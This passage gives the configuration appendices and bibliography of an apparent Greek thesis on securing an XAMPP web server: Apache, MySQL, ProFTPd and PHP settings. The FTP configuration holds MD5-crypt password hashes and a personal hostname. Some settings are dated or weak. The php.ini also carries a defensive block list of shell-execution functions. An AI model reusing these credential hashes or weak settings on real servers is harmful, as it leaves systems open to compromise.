        Allow from ::1 127.0.0.0/8 \
                fc00::/7 10.0.0.0/8 172.16.0.0/12 192.168.0.0/16 \
                fe80::/10 169.254.0.0/16

        ErrorDocument 403 /error/XAMPP_FORBIDDEN.html.var
</LocationMatch>
```

Παράρτημα 3 – Ρυθμίσεις MySQL (my.cnf)

```
# Example MySQL config file for medium systems.
#
# This is for a system with little memory (32M - 64M) where MySQL plays
# an important part, or systems up to 128M where MySQL is used together with
# other programs (such as a web server)
#
# You can copy this file to
# /etc/my.cnf to set global options,
# mysql-data-dir/my.cnf to set server-specific options (in this
# installation this directory is /opt/lampp/var/mysql) or
# ~/.my.cnf to set user-specific options.
#
# In this file, you can use all long options that a program supports.
# If you want to know which options a program supports, run the program
# with the "--help" option.

# The following options will be passed to all MySQL clients
[client]
#password       = your_password
port            = 3306
```

```
socket          = /opt/lampp/var/mysql/mysql.sock


# Here follows entries for some specific programs


# The MySQL server

[mysqld]

#user=nimda

port            = 3306

socket          = /opt/lampp/var/mysql/mysql.sock

skip-locking

key_buffer = 16M

max_allowed_packet = 1M

table_cache = 64

sort_buffer_size = 512K

net_buffer_length = 8K

read_buffer_size = 256K

read_rnd_buffer_size = 512K

myisam_sort_buffer_size = 8M


# Where do all the plugins live

plugin_dir = /opt/lampp/lib/mysql/plugin/
```

```
# Don't listen on a TCP/IP port at all. This can be a security enhancement,
# if all processes that need to connect to mysqld run on the same host.
# All interaction with mysqld must be made via Unix sockets or named pipes.
# Note that using this option without enabling named pipes on Windows
# (via the "enable-named-pipe" option) will render mysqld useless!
#
#skip-networking


# Replication Master Server (default)
# binary logging is required for replication
# log-bin deactivated by default since XAMPP 1.4.11
#log-bin=mysql-bin


# required unique id between 1 and 2^32 - 1
# defaults to 1 if master-host is not set
# but will not function as a master if omitted
server-id       = 1


# Replication Slave (comment out master section to use this)
#
# To configure this host as a replication slave, you can choose between
# two methods :
```

#

1) Use the CHANGE MASTER TO command (fully described in our manual) -

the syntax is:

#

CHANGE MASTER TO MASTER_HOST=<host>, MASTER_PORT=<port>,

MASTER_USER=<user>, MASTER_PASSWORD=<password> ;

#

where you replace <host>, <user>, <password> by quoted strings and

<port> by the master's port number (3306 by default).

#

Example:

#

CHANGE MASTER TO MASTER_HOST='125.564.12.1', MASTER_PORT=3306,

MASTER_USER='joe', MASTER_PASSWORD='secret';

#

OR

#

2) Set the variables below. However, in case you choose this method, then

start replication for the first time (even unsuccessfully, for example

if you mistyped the password in master-password and the slave fails to

connect), the slave will create a master.info file, and any later

```
#    change in this file to the variables' values below will be ignored and
#    overridden by the content of the master.info file, unless you shutdown
#    the slave server, delete master.info and restart the slaver server.
#    For that reason, you may want to leave the lines below untouched
#    (commented) and instead use CHANGE MASTER TO (see above)
#
# required unique id between 2 and 2^32 - 1
# (and different from the master)
# defaults to 2 if master-host is set
# but will not function as a slave if omitted
#server-id       = 2
#
# The replication master for this slave - required
#master-host     =   <hostname>
#
# The username the slave will use for authentication when connecting
# to the master - required
#master-user     =   <username>
#
# The password the slave will authenticate with when connecting to
# the master - required
#master-password =   <password>
```

```
#
# The port the master is listening on.
# optional - defaults to 3306
#master-port     =  <port>
#
# binary logging - not required for slaves, but recommended
#log-bin=mysql-bin



# Point the following paths to different dedicated disks
#tmpdir                 = /tmp/
#log-update     = /path-to-dedicated-directory/hostname

# Uncomment the following if you are using BDB tables
#bdb_cache_size = 4M
#bdb_max_lock = 10000

# Comment the following if you are using InnoDB tables
#skip-innodb
innodb_data_home_dir = /opt/lampp/var/mysql/
innodb_data_file_path = ibdata1:10M:autoextend
innodb_log_group_home_dir = /opt/lampp/var/mysql/
```

```
# You can set .._buffer_pool_size up to 50 - 80 %
# of RAM but beware of setting memory usage too high
innodb_buffer_pool_size = 16M
innodb_additional_mem_pool_size = 2M
# Set .._log_file_size to 25 % of buffer pool size
innodb_log_file_size = 5M
innodb_log_buffer_size = 8M
innodb_flush_log_at_trx_commit = 1
innodb_lock_wait_timeout = 50

[mysqldump]
quick
max_allowed_packet = 16M

[mysql]
no-auto-rehash
# Remove the next comment character if you are not familiar with SQL
#safe-updates

[isamchk]
key_buffer = 20M
sort_buffer_size = 20M
```

read_buffer = 2M

write_buffer = 2M

[myisamchk]

key_buffer = 20M

sort_buffer_size = 20M

read_buffer = 2M

write_buffer = 2M

[mysqlhotcopy]

interactive-timeout

Παράρτημα 4 – Ρυθμίσεις ProFTPd (proftpd.conf)

```
# This is a basic ProFTPD configuration file (rename it to
# 'proftpd.conf' for actual use.  It establishes a single server
# and a single anonymous login.  It assumes that you have a user/group
# "nobody" and "ftp" for normal operation and anon.

ServerName                      "Ntounas Th. FTP server"
ServerType                      standalone
DefaultServer                   on

# Port 21 is the standard FTP port.
Port                            21
# Umask 022 is a good standard umask to prevent new dirs and files
# from being group and world writable.
Umask                           022     022

# To prevent DoS attacks, set the maximum number of child processes
# to 30.  If you need to allow more than 30 concurrent connections
# at once, simply increase this value.  Note that this ONLY works
# in standalone mode, in inetd mode you should use an inetd server
# that allows you to limit maximum number of processes per service
# (such as xinetd)
```

```
MaxInstances                    8

# Set the user and group that the server normally runs at.
User                            www-data
Group                           www-data

# Normally, we want files to be overwriteable.
<Directory /opt/lampp/htdocs/*>
  AllowOverwrite       on
</Directory>

# only for the web servers content
DefaultRoot /opt/lampp/htdocs

# nobody gets the password "lampp"
# commented out by lampp security
#UserPassword nobody wRPBu8u4YP0CY
UserPassword nimda $1$NI9JItRI$C/llliJTbphK1w7jeru/D/
#xSwqOKn9FfxuM
UserPassword ftpuser $1$NI9JItRI$C/llliJTbphK1w7jeru/D/

# Choose here the user alias you want !!!!
```

```
UserAlias ftpuser nimda

# nobody is no normal user so we have to allow users with no real shell
RequireValidShell off

# nobody may be in /etc/ftpusers so we also have to ignore this file
UseFtpUsers off

#ADDITIONAL
#PassivePorts 60000 60100
#MasqueradeAddress ntounasth.sytes.net

AllowOverwrite on
AuthAliasOnly on

DeferWelcome            on
MultilineRFC2228    on
ShowSymlinks            off

TimeoutNoTransfer   600
TimeoutStalled          100
TimeoutIdle         2200
```

```
TimeoutLogin                20

ListOptions         "-l"

RootLogin                   off

# It's better for debug to create log files ;-)
ExtendedLog                 /opt/lampp/logs/ftp/ftp.log
TransferLog                 /opt/lampp/logs/ftp/xferlog
SystemLog                   /opt/lampp/logs/ftp/syslog.log

#DenyFilter                 \*.*/

# Allow to restart a download
AllowStoreRestart           on

MaxClients 8
MaxClientsPerHost 8
MaxClientsPerUser 8
MaxHostsPerUser 8

# Display a message after a successful login
```

```
AccessGrantMsg "login successful"


# This message is displayed for each access good or not
ServerIdent                on      "access ok"


MaxLoginAttempts    5


#VALID LOGINS
<Limit ALL>
        AllowUser nimda
        DenyALL
</Limit>
<IfModule mod_tls.c>
    TLSEngine on
    TLSLog /opt/lampp/logs/ftp/tls.log
    TLSProtocol TLSv1

    # Are clients required to use FTP over TLS when talking to this server?
    TLSRequired off


    # Server's certificate
    TLSRSACertificateFile /opt/lampp/etc/ssl.ftpcert/server.crt
```

```
    TLSRSACertificateKeyFile /opt/lampp/etc/ssl.ftpcert/server.key


    # CA the server trusts
    TLSCACertificateFile /opt/lampp/etc/ssl.ftpcert/ca.crt


    # Authenticate clients that want to use FTP over TLS?
    TLSVerifyClient off
</IfModule>
```

Παράρτημα 5 – Ρυθμίσεις PHP (php.ini)

engine = On

short_open_tag = Off

short_open_tag = On

asp_tags = Off

precision = 14

y2k_compliance = On

output_buffering = 4096

zlib.output_compression = Off

implicit_flush = Off

unserialize_callback_func =

serialize_precision = 100

allow_call_time_pass_reference = Off

safe_mode = Off

safe_mode_gid = Off

safe_mode_include_dir =

safe_mode_exec_dir =

safe_mode_allowed_env_vars = PHP_

safe_mode_protected_env_vars = LD_LIBRARY_PATH

open_basedir = /opt/lampp/htdocs/

disable_functions = openlog, apache_child_terminate, apache_get_modules, apache_get_version, apache_getenv, apache_note, apache_setenv, virtual, show_source, system, shell_exec, passthru, exec, phpinfo, popen, proc_open

disable_classes =

expose_php = Off

max_execution_time = 30

max_input_time = 60

memory_limit = 128M

standards warnings.)

error_reporting = E_ALL & ~E_DEPRECATED

display_errors = On

display_startup_errors = Off

log_errors = On

log_errors_max_len = 20480

ignore_repeated_errors = Off

ignore_repeated_source = Off

report_memleaks = On

track_errors = On

html_errors = Off

error_log = "/opt/lampp/logs/php_error_log"

variables_order = "GPCS"

request_order = "GP"

register_globals = Off

register_long_arrays = Off

register_argc_argv = Off

auto_globals_jit = On

post_max_size = 8M

magic_quotes_gpc = Off

magic_quotes_runtime = Off

magic_quotes_sybase = Off

auto_prepend_file =

auto_append_file =

default_mimetype = "text/html"

doc_root =

user_dir =

enable_dl = Off

file_uploads = On

upload_tmp_dir = /opt/lampp/tmp/php/

upload_max_filesize = 16M

allow_url_fopen = On

allow_url_include = Off

default_socket_timeout = 60

extension="zip.so"

extension="sqlite.so"

extension="radius.so"

extension="pgsql.so"

extension="ming.so"

```
[Date]
date.timezone = Europe/Berlin
[Pdo_mysql]
pdo_mysql.cache_size = 2000
pdo_mysql.default_socket=
[Syslog]
define_syslog_variables  = Off
[mail function]
smtp_port = 25
mail.add_x_header = On
[SQL]
sql.safe_mode = Off
[ODBC]
odbc.allow_persistent = On
odbc.check_persistent = On
odbc.max_persistent = -1
odbc.max_links = -1
odbc.defaultlrl = 4096
odbc.defaultbinmode = 1
[Interbase]
ibase.allow_persistent = 1
ibase.max_persistent = -1
```

```
ibase.max_links = -1

ibase.timestampformat = "%Y-%m-%d %H:%M:%S"

ibase.dateformat = "%Y-%m-%d"

ibase.timeformat = "%H:%M:%S"

[MySQL]

mysql.allow_local_infile = On

mysql.allow_persistent = On

mysql.cache_size = 2000

mysql.max_persistent = -1

mysql.max_links = -1

mysql.default_port =

mysql.default_socket =

mysql.default_host =

mysql.default_user =

mysql.default_password =

mysql.connect_timeout = 60

mysql.trace_mode = Off

[MySQLi]

mysqli.max_persistent = -1

mysqli.max_links = -1

mysqli.cache_size = 2000

mysqli.default_port = 3306
```

```
mysqli.default_socket =

mysqli.default_host =

mysqli.default_user =

mysqli.default_pw =

mysqli.reconnect = Off

[mysqlnd]

mysqlnd.collect_statistics = On

mysqlnd.collect_memory_statistics = On

[PostgresSQL]

pgsql.allow_persistent = On

pgsql.auto_reset_persistent = Off

pgsql.max_persistent = -1

pgsql.max_links = -1

pgsql.ignore_notice = 0

pgsql.log_notice = 0

[Sybase-CT]

sybct.allow_persistent = On

sybct.max_persistent = -1

sybct.max_links = -1

sybct.min_server_severity = 10

sybct.min_client_severity = 10

 [bcmath]
```

```
bcmath.scale = 0

 [Session]

session.save_handler = files

session.use_cookies = 1

session.use_only_cookies = 1

session.name = PHPSESSID

session.auto_start = 0

session.cookie_lifetime = 0

session.cookie_path = /

session.cookie_domain =

session.cookie_httponly =

session.serialize_handler = php

session.gc_probability = 1

session.gc_divisor = 1000

session.gc_maxlifetime = 1440

session.bug_compat_42 = On

session.bug_compat_warn = On

session.referer_check =

session.entropy_length = 0

session.entropy_file =

session.cache_limiter = nocache

session.cache_expire = 180
```

```
session.use_trans_sid = 0

session.hash_function = 0

session.hash_bits_per_character = 5

url_rewriter.tags = "a=href,area=href,frame=src,input=src,form=fakeentry"

 [MSSQL]

mssql.allow_persistent = On

mssql.max_persistent = -1

mssql.max_links = -1

mssql.min_error_severity = 10

mssql.min_message_severity = 10

mssql.compatability_mode = Off

mssql.secure_connection = Off

 [Tidy]

tidy.clean_output = Off

[soap]

soap.wsdl_cache_enabled=1

soap.wsdl_cache_dir="/tmp"

soap.wsdl_cache_ttl=86400

soap.wsdl_cache_limit = 5

 [ldap]

ldap.max_links = -1
```

Βιβλιογραφία

Ivan Ristic, *"Apache Security – The complete guide to securing your Apache web server"*, O'Reilly Media, 2005

Nitesh Dhanjani, Billy Rios and Brett Hardin, *"Hacking: The Next Generation"*, O'Reilly Media, August 2009

Amit Klein (Director of Security and Research), *"Blind XPath Injection"* ,(dl.packetstormsecurity.net/papers/bypass/Blind_XPath_Injection_20040518.pdf)

XSS

http://en.wikipedia.org/wiki/Cross-site_scripting

http://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

http://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet

http://www.owasp.org/index.php/Testing_for_Reflected_Cross_site_scripting_(OWASP-DV-001)

http://www.owasp.org/index.php/Testing_for_Stored_Cross_site_scripting_(OWASP-DV-002)

http://www.owasp.org/index.php/Testing_for_DOM-based_Cross_site_scripting_(OWASP-DV-003)

http://www.owasp.org/index.php/DOM_Based_XSS

http://amix.dk/blog/post/19432

http://www.ibm.com/developerworks/web/library/wa-secxss/

http://www.applicure.com/solutions/prevent-cross-site-scripting-attacks

http://www.cgisecurity.com/xss-faq.html

http://ha.ckers.org/

http://www.acunetix.com/websitesecurity/cross-site-scripting.htm

SQL Injection

http://autoexec.gr/blogs/blackman/archive/2010/03/05/sql-injection-hacking.aspx

http://www.securiteam.com/securityreviews/5DP0N1P76E.html

http://en.wikipedia.org/wiki/SQL_injection

http://unixwiz.net/techtips/sql-injection.html

http://www.acunetix.com/websitesecurity/sql-injection.htm

XPath Injection

http://www.owasp.org/index.php/Testing_for_XPath_Injection_(OWASP-DV-010)

http://projects.webappsec.org/w/page/13247005/XPath-Injection

http://www.owasp.org/index.php/XPATH_Injection

Google Hack

http://autoexec.gr/blogs/blackman/archive/2009/11/23/how-to-google-hack.aspx

http://www.acunetix.com/websitesecurity/google-hacking.htm

PHP Injection

http://en.wikipedia.org/wiki/Code_injection

http://www.theserverpages.com/articles/webmasters/php/security/Code_Injection_Vulnerabilities_Explained.html

http://www.phpbar.de/w/Injection

Security Attacks

http://www.net-security.org/article.php?id=949&p=1

http://www.readwriteweb.com/enterprise/2009/02/top-8-web-20-security-threats.php

Apache

http://httpd.apache.org/docs/current/

ModSecurity

http://www.modsecurity.org/

http://www.modsecurity.org/documentation/modsecurity-apache/1.9.3/html-multipage/07-logging.html

MySQL

http://dev.mysql.com/doc/refman/5.0/en/server-administration.html

http://dev.mysql.com/doc/mysql-security-excerpt/5.5/en/index.html

ProFTPd

http://www.howtoforge.com/setting-up-proftpd-tls-on-ubuntu-10.04-lucid-lynx

http://proftpd.org/localsite/Userguide/linked/userguide.html

http://ubuntuforums.org/showthread.php?t=79588

http://www.ubuntugeek.com/how-to-get-pasv-ftp-to-work-behind-a-nat-router-with-proftpd.html